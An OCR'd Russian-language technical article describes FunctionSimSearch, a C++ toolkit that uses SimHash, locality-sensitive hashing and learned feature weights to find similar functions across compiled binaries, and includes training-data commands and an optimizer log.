
выбора подходящих кандидатов. Эти подходы выглядят мощными и изощрёнными, но публичных реализаций нет и практики их не приняли. В прикладной области реальные решения строились на алгоритмах, ориентированных на CFG, например MACHOC, однако они неустойчивы к структурным изменениям и не позволяют «обучать» расстояния. Недавно на SSTIC '18 был представлен подход на основе нейронной сети, авторы которого пообещали опубликовать код в ближайшие месяцы.


В этой статье описывается FunctionSimSearch — набор инструментов C++ под лицензией Apache с привязками Python, предоставляющий три возможности:

1. Эффективную реализацию хеш-функции на основе SimHash, вычисляющей по дизассемблированным функциям 128-битный хеш с сохранением сходства. Расстояние между двумя функциями определяется простым вычислением расстояния Хэмминга между хешами, что на x64 сводится к двум инструкциям XOR и двум POPCNT.
2. Эффективный поисковый индекс для приближённого поиска ближайших соседей среди 128-битных хешей.
3. Код контролируемого машинного обучения, способный «научиться» хорошей хеш-функции по примерам, предоставленным человеком. Получив набор функций, которые должны считаться похожими, и набор функций, которые должны считаться различными, код обучает хеш-функцию, стремящуюся соблюдать эти примеры.

Необходимость качественного нечёткого сопоставления

Каждый специалист по обратной разработке сталкивался с тем, что разные компиляторы и их настройки могут генерировать радикально различающийся ассемблерный код. Компиляторы способны значительно менять CFG, перемещать код, а даже без агрессивного встраивания и разворачивания циклов решения о дублировании кода, перемещении и планировании инструкций приводят к очень разным дизассемблированным представлениям:





(Код unrar из Visual Studio 2015 и код с оптимизацией O1 из gcc 6.4.0)

Очевидно, нужен хороший метод распознавания функции при наличии изменений, способный учитывать изменения и на уровне инструкций, и на уровне графа.

Алгоритм SimHash и его возможности


SimHash был представлен в работе Моисеса Чарикара, изначально в контексте дедупликации веб-страниц. Он относится к семейству алгоритмов и концепций locality-sensitive hashing, к которому мы ещё вернёмся.

Алгоритм сворачивает набор значений в хеш так, что расстояние Хэмминга между двумя хешами приближённо отражает сходство исходных наборов. Это позволяет оценивать сходство двух наборов чрезвычайно быстро — всего одной операцией XOR и одной POPCOUNT.

Как он работает? Получив на вход набор признаков, каждый из которых сам является случайным 128-битным вектором — если это не так, его нужно хешировать, — вычисляем итоговый хеш следующим образом:

1. Инициализируем 128-элементный вектор значений с плавающей точкой нулями.
2. Для каждого признака входного набора:
• Если бит n признака равен 0, вычитаем 1 из n-го значения с плавающей точкой.
• Если бит n признака равен 1, прибавляем 1 к n-му значению с плавающей точкой.
3. Преобразуем вектор float в 128-битный вектор, заменяя положительные значения единицами, а отрицательные — нулями.

Почему полученный хеш сохраняет сходство? Интуитивное объяснение можно получить, представив влияние небольшого изменения входного набора на вектор float. Значения этих векторов будут приблизительно нормально распределены со средним 0 и дисперсией, равной четверти количества признаков.



Некоторые значения окажутся близки к нулю с отрицательной или положительной стороны. При небольшом изменении наборов, то есть добавлении или удалении нескольких признаков, отдельные значения с некоторой вероятностью пересекут ноль из положительной области в отрицательную или наоборот. Чем сильнее меняется набор, тем выше эта вероятность; при небольших изменениях вероятность переворота множества битов сравнительно мала.

Важно отметить, что результатом всегда будет 128-битный вектор независимо от размера набора признаков, по которому он вычислялся.

Какой набор входных признаков подходит для сравнения? В идеале нужно извлекать признаки, отражающие подразумеваемое нами «сходство»: например, две функции, скомпилированные из одного исходного кода, должны иметь похожие, пересекающиеся наборы признаков. Алгоритмически проектировать такие признаки довольно сложно, поэтому пока они предельно просты: подграфы графа потока управления, n-граммы мнемоник дизассемблированных инструкций и константы из операндов. В наивной реализации все признаки имеют единичный вес, то есть одинаково влияют на итоговый хеш. Это явно не идеально: пролог функции мало говорит о сходстве двух функций. Позже мы улучшим этот подход. Другие пока не реализованные идеи признаков рассматриваются в конце документа.

Простой приближённый поиск ближайших соседей для хешей

Имея способ вычислить сохраняющий сходство хеш входной функции, как искать «наиболее похожий» хеш в нетривиально большом корпусе? Ответ заключается во втором применении locality-sensitive hashing. Если построить семейство хеш-функций так, чтобы вероятность попадания двух близких точек в одну корзину была выше вероятности такого совпадения для далёких точек, можно создать сравнительно эффективный поиск ближайших соседей: использовать k различных функций семейства, чтобы сопоставить входные данные корзинам кандидатов, а затем обработать кандидатов.

Случайные биты как locality-sensitive хеши

Поскольку входные данные являются битовыми векторами, проще всего построить такую хеш-функцию, выбирая подмножество битов вектора. У этого решения есть удобное свойство: одной случайной перестановки битов входа достаточно для создания целого семейства хешей. Чтобы построить k разных хешей, нужно k раз применить перестановку битов к входному значению и взять несколько первых битов. Перестановки 128 битов сравнительно дёшевы в ПО и почти бесплатны в аппаратуре; выбранная в кодовой базе перестановка должна выполняться примерно за 65 тактов на современном процессоре.

Выбор структур данных

В основе лежит упорядоченная коллекция кортежей следующего вида:

```
<PermutationIndex, k-th-permutation-of-input-hash, result-id>
```

Двоичный поиск с кортежем

```
<k, perm_k(input) & (0xFFL << 56), 0>
```

даёт корзину хешей для заданного индекса перестановки и входного значения. Мы выполняем k таких поисков и добавляем все элементы каждой корзины в список кандидатов. Затем вычисляется расстояние Хэмминга между каждым кандидатом и входным хешем, после чего результаты возвращаются в порядке этого расстояния. Максимально эффективная по памяти и кэшу версия использовала бы обычный отсортированный плоский массив или vector таких кортежей. Для наших целей и эффективной вставки существующий код C++ использует эквивалент контейнера `std::set`, сделанный постоянным посредством файла, отображённого в память.

Обучение SimHash по примерам

Один недостаток описанного подхода очевиден сразу: все признаки входного набора считаются одинаково важными. В действительности их важность сильно различается. К счастью, значимость отдельных признаков легко включить в вычисление SimHash: вместо прибавления +1 или -1 к вектору float можно прибавлять или вычитать вес конкретного признака.

Но как вывести хорошие веса из обучающих данных? Можно ли автоматически «узнать», какие признаки сохраняются при смене компилятора и обладают предсказательной силой?

Принцип дешёвого градиента

Рабочая лошадка современного машинного обучения — автоматическое дифференцирование. Упрощённо оно реализует «принцип дешёвого градиента»: «если можно вычислить функцию из R^n в R, то с умеренными накладными расходами можно вычислить и её градиент». Значит, если задать функцию потерь с нашими весами, можно попытаться минимизировать её. Гарантий сходимости не будет, но, скорее всего, веса удастся обучить по примерам.

Итак, нам нужны размеченные данные — в идеале пары функций с метками «одинаковые» или «разные» — и хорошая функция потерь.

Выбор функции потерь для расстояния SimHash

Функцию потерь для нашего расстояния нужно строить осторожно. Итоговое расстояние является расстоянием Хэмминга между двумя битовыми векторами, поэтому его градиент, скорее всего, равен нулю: у ступенчатых функций много «плоских участков», не дающих полезного градиента.


Простейшая идея — удалить последний шаг вычисления хеша: вместо сравнения хешей, полученных из векторов float, измерять евклидово расстояние между самими итоговыми векторами float. К сожалению, это создаёт для оптимизатора «неправильные стимулы»: проще всего сблизить две «похожие» функции, уменьшив до нуля веса признаков, встречающихся в обеих.

В идеале нужна функция, штрафующая похожие функции с большим расстоянием и непохожие функции с малым.

Нужна функция, положительная, когда два вещественных значения имеют разные знаки, и нулевая или отрицательная, когда знаки совпадают. Желательно, чтобы она также задавала наклон или стимул перемещать входные значения в направлении «одинакового знака».


Начнём с простой сглаженной ступенчатой функции:

```
g(x, y) := -xy / (x^2 y^2 + 1.0) + 1.0
```



Эта функция имеет большие потери, когда знаки x и y различаются, и нулевые, когда совпадают. К сожалению, на большей части поверхности она также плоская, поэтому плоские области нужно как-то наклонить в нужную сторону. Для этого умножим её на:

```
d(x, y) := (x - y)^2 + 0.01
```



Функция удовлетворяет требованиям: позволяет двигать параметры в нужном направлении, штрафует разные знаки и имеет нулевые потери при одинаковых знаках x и y. Для заданной пары вещественных векторов, каждый из которых получен вычислением хеш-функции без последнего преобразования в бинарный хеш, можно просто сложить потери всех элементов. Теперь у нас есть функция потерь, позволяющая корректировать параметры по примерам.

Генерация обучающих данных

По крайней мере в теории генерировать обучающие данные просто. Достаточно скомпилировать некоторый открытый код несколькими компиляторами с разными настройками, а затем разобрать информацию о символах и создать группы «вариантов функций» — несколько результатов компиляции одной функции C/C++. Аналогично заведомо непохожие пары можно получить, выбирая две случайные функции с разными символами.

К сожалению, теория расходится с практикой: возникает множество неприятных проблем реализации, главным образом связанных с разбором символов и реконструкцией CFG.

Одна из проблем — отсутствие качественных кроссплатформенных инструментов для разбора разных версий формата PDB, неизбежно возникающих при использовании множества версий Visual Studio, а также сложность надёжной сборки одной кодовой базы с различными компиляторами. GCC и Clang часто взаимозаменяемы, но проекты, собирающиеся без вмешательства одновременно в Visual Studio, GCC и Clang, встречаются гораздо реже.

Печальное решение проблемы PDB — «сдаться»: кодовая база ожидает, что информация PDB уже выгружена в текстовый файл. Столь же печальное решение проблемы надёжной сборки одной кодовой базы в Visual Studio и GCC — тоже «сдаться»: обеспечить сборку должен пользователь FunctionSimSearch. Дополнительные трудности создают разные соглашения декорирования имён

C++ и специфичные для компиляторов имена функций. Небольшой костыльный инструмент удаляет из символов сведения о типах и пытается унифицировать нотацию GCC/Clang и Visual Studio.

Получать CFG функций должно быть просто. На практике ни один из проверенных дизассемблеров не разбирает операторы switch корректно для разных компиляторов и платформ: функции обрезаются, базовые блоки назначаются неверно и так далее. Особенно плохи результаты для бинарных файлов GCC, скомпилированных с `-fPIC` или `-fPIE`, которые из-за ASLR используются по умолчанию в современных Linux-системах.

В результате загрязняются и обучающие данные, и поисковые индексы, что приводит к ложноположительным и ложноотрицательным результатам и общему разочарованию. Идеальным исправлением был бы более надёжный дизассемблер, но на практике приходится тщательно исследовать крайние расхождения размеров функций, которые должны совпадать, и компилировать обучающие примеры без PIC и PIE. Полезный набор флагов сборки: `-fno-pie -fno-PIE -fno-pic -fno-PIC`.

На практике обучающие данные можно создать так:

```
cd ./testdata
./generate_training_data.py --work_directory=/mnt/training_data
```

Скрипт разбирает все найденные файлы ELF и PE в каталогах `./testdata/ELF` и `./testdata/PE`. Для ELF-файлов с отладочной информацией DWARF он извлекает имена нужных функций с помощью `objdump`. Для PE-файлов скрипт ожидает рядом с каждым исполняемым файлом текстовый файл `<executable_filename>.debugdump` с выводом примера DIA2Dump, входящего в Visual Studio.

Создаются следующие файлы:

```
./extracted_symbols_<EXEID>.txt
./functions_<EXEID>.txt
./[training|validation]_data_[seen|unseen]/attract.txt
./[training|validation]_data_[seen|unseen]/repulse.txt
./[training|validation]_data_[seen|unseen]/functions.txt
```

Каждому исполняемому файлу назначается идентификатор из первых 64 бит его SHA-256. Запись извлечённого символа имеет следующий вид:

```
[executable ID] [executable path] [function address] [Base64-encoded symbol] false
```

Последнее логическое поле указывает, был ли символ синтезирован. Запись признаков функции индексируется идентификатором исполняемого файла и адресом функции, после которых идёт последовательность 128-битных хешей признаков, найденных в функции:

```
[executable ID]:[function address] [128-bit feature hash] [128-bit feature hash] ...
```

Файлы `attract.txt` и `repulse.txt` содержат пары этих идентификаторов функций:

```
[executable ID]:[function address] [executable ID]:[function address]
```


Пара притяжения обозначает два результата компиляции, предположительно полученных из одной исходной функции; пара отталкивания — функции с разными исходными символами. Каждый соответствующий `functions.txt` содержит векторы признаков ровно тех функций, на которые ссылаются файлы пар. Разделение списков пар и данных признаков исключает дублирование крупных векторов и позволяет повторно использовать один и тот же отображённый корпус функций во время оптимизации.

Два способа разделить обучающие и проверочные данные

Почему код создаёт каталоги `training_data_seen` и `training_data_unseen`? Потому что есть два разных вопроса:

1. Улучшает ли обучение способность обнаруживать варианты функции, на которой проводилось обучение?
2. Улучшает ли обучение способность обнаруживать варианты функции, если ни одной версии этой функции не было в обучающих данных?

Второй результат был бы желателен, но достичь его маловероятно. Для поиска статически скомпонованных уязвимых библиотек полезен и первый. Чтобы проверить второй вопрос, обучающие и проверочные данные нужно разделить по группам функций, где группа содержит варианты реализаций одной исходной функции. Для проверки первого случайные варианты откладываются, а остальные варианты этих функций используются для обучения.



Проблемы реализации обучения

Стандартными отраслевыми инструментами машинного обучения служат библиотеки вроде TensorFlow или специализированные языки вроде Julia с пакетами AutoDiff. Они обеспечивают

автоматическое распараллеливание и перенос вычислений на GPU. К сожалению, я очень упрям: мне хотелось работать на C++, свести зависимости к минимуму и задать функцию потерь непосредственно на C++. Поэтому я выбрал библиотеку C++ SPII, позволяющую минимизировать произвольную функцию C++.

SPII вычисляет целевую функцию и её производные и передаёт их в L-BFGS, квазиньютоновский оптимизатор с ограниченной памятью. Модель программирования приятно прямолинейна: представить вектор весов как параметры, вычислить сумму потерь притяжения и отталкивания и позволить оптимизатору обновлять параметры. Цена существенна: реализация работает только на CPU, каждая итерация проходит по очень большому набору пар, и оптимизация остаётся мучительно медленной даже на многоядерной машине. В конечном итоге её следует заменить реализацией для GPU.

Запуск процесса обучения

Когда обучающие данные готовы, запустить процесс просто:


```
$ ./trainsimhashweights \
    -data=/mnt/training_data/training_data_seen/ \
    --weights=weights_seen.txt
[!] Parsing training data.
[!] Mapping functions.txt
[!] About to count the entire feature set.
[!] Parsed 1000 lines, saw 62601 features
...
[!] Processed 12268 lines, total features are 271653
[!] Loaded 12268 functions (271653 unique features)
[!] Attraction-Set: 218460 pairs
[!] Repulsion-Set: 218460 pairs
[!] Training data parsed, beginning the training process.

Itr  f           deltaf     max|g_i|   alpha      H0         rho
0    +7.121e+04  nan        4.981e+02  2.991e-06  1.000e+00  0.000e+00
1    +7.119e+04  2.142e+01  5.058e+02  1.000e+00  1.791e-06  3.114e-01
2    +7.101e+04  1.792e+02  3.188e+02  1.000e+00  2.608e-05  5.735e-03
3    +7.080e+04  2.087e+02  2.518e+02  1.000e+00  4.152e-05  4.237e-03
4    +7.057e+04  2.271e+02  2.757e+02  1.000e+00  5.517e-05  4.469e-03
...
```

